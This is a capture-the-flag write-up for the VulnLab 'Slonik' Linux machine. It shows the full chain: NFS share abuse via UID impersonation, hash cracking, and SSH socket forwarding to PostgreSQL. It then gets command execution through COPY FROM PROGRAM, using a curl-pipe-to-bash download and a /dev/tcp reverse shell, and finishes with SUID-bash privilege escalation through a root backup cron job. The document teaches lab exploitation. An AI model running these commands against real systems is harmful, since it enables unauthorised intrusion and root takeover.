Slonik (Medium) — VulnLab
Medium Linux machine writeup by Uzurly (VulnLab)

Enumeration
1
2
3
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 3 (RPC #100227)
RPC and NFS ports, no web server — a good sign this box hinges entirely on file-share misconfiguration.
NFS shares
1
2
3
4
5
6
showmount -e 10.10.107.12
/var/backups * /home *

mkdir /mnt/backups /mnt/home
mount -t nfs 10.10.107.12:/var/backups /mnt/backups
mount -t nfs 10.10.107.12:/home /mnt/home
Two world-exported shares, mountable with no authentication at all.
Getting past UID-based permissions
/mnt/home refused to list at first:
1
2
3
cd /mnt/home  # permission denied
ls -la /mnt/home
drwxr-x--- 5 1337 1337 4096 Oct 24 2023 service
NFS trusts the client’s UID, not a password — so instead of fighting the permission, I just became UID 1337 locally:
1
2
3
sudo groupadd -g 1337 hacker1337_group
sudo useradd -u 1337 -g 1337 hacker1337
sudo su hacker1337
That’s all it took to read straight into service’s home directory.
From bash_history to a PostgreSQL shell
1
2
3
cat .bash_history
ls -lah /var/run/postgresql/
psql -U postgres
The history file gave away that PostgreSQL runs locally with a Unix socket, and a cracked hash confirmed a password:

1
2
hashcat -m 0 hashcat.txt --wordlist /usr/share/wordlists/rockyou.txt
Output: aaabf0d39951f3e6c3e8a7911df524c2:service
SSH socket forwarding
Direct SSH login as service gets killed instantly, but the box doesn’t block forwarding — so I tunneled the PostgreSQL Unix socket over SSH instead of trying to log in interactively:
1
2
ssh -N -L /tmp/.s.PGSQL.5432:/var/run/postgresql/.s.PGSQL.5432 service@slonik.vl
psql -h /tmp -U postgres

RCE via PostgreSQL
COPY ... FROM PROGRAM runs an arbitrary shell command as the PostgreSQL user — a well-known PostgreSQL superuser-adjacent RCE primitive:
1
2
3
4
5
6
7
\c service

CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;

 uid=115(postgres) gid=123(postgres) groups=123(postgres),122(ssl-cert)
Chained into one line to grab a shell:
1
2
3
4
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'curl http://10.8.4.129/a | bash';
SELECT * FROM cmd_exec;
1
2
3
# a
#!/bin/bash
bash -i >& /dev/tcp/10.8.4.129/443 0>&1
1
pwncat-cs :443
Shell as postgres.
Root — abusing a root-run backup script
For persistence I dropped an SSH key first:
1
2
postgres@slonik:/var/lib/postgresql$ mkdir .ssh
postgres@slonik:/var/lib/postgresql/.ssh$ echo 'PUB KEY' > authorized_keys
Then watched running processes with pspy32 (the 64-bit build didn’t work on this host):
1
2
3
wget http://10.8.4.129/pspy32
chmod +x pspy32
./pspy32

That surfaced a root cron job — a PostgreSQL backup script:
1
2
3
4
5
6
7
8
9
10
#!/bin/bash
date=$(/usr/bin/date +"%FT%H%M")
/usr/bin/rm -rf /opt/backups/current/*
/usr/bin/pg_basebackup -h /var/run/postgresql -U postgres -D /opt/backups/current/
/usr/bin/zip -r "/var/backups/archive-$date.zip" /opt/backups/current/

count=$(/usr/bin/find "/var/backups/" -maxdepth 1 -type f -o -type d | /usr/bin/wc -l)
if [ "$count" -gt 10 ]; then
  /usr/bin/rm -rf /var/backups/*
fi
The script runs as root and calls pg_basebackup to copy PostgreSQL’s data directory into /opt/backups/current/. As the postgres user I can already write into PostgreSQL’s own data directory — and whatever ends up there gets copied out with root ownership by this script.
Attack
1
2
cp /bin/bash hehe
chmod u+s hehe
Drop that SUID copy of bash where the backup script will pick it up, wait for the cron to fire, and it reappears in /opt/backups/current/ owned by root — SUID bit intact:
1
./hehe -p
Root shell.
Takeaways
- NFS “permission denied” is a UID mismatch, not real access control — if you can create a local user with the target UID, you’re in.
COPY ... FROM PROGRAMis a reliable PostgreSQL command-execution primitive once you have any valid login.- SSH forwarding a Unix socket is a clean way to reach a service that only listens locally, without needing an interactive shell on the box.
- Any root-run script that copies attacker-writable files while preserving permissions (or worse, ownership) is a privilege escalation primitive — planting a SUID
bashin its path was enough here.